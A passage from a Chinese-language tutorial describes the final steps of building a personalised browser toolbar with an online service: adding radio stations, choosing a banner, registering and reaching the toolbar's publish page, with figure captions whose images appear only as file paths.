


图5




图6




图7

再下一步，就要为工具条添加在线广播（因为是国外的广播，所以加不加无所谓）了，相同的方法，在复选框里勾选想要收听的电台（图8）。最后，要为工具条选择一个banner，可以随便选择一个（图9）。

至此，工具条制作基本完成，点击“Next”。现在，需要填写你的注册信息了（图10）。

如实填写后，进入新页面，点击“Customize it now without installing”进入最终页面（图11）。在新页面的上部，便是你制作的工具条的发布页了（图12）。现在，一个属于你自己的工具条就诞生了！快去下载下来使用吧！




图8




图9

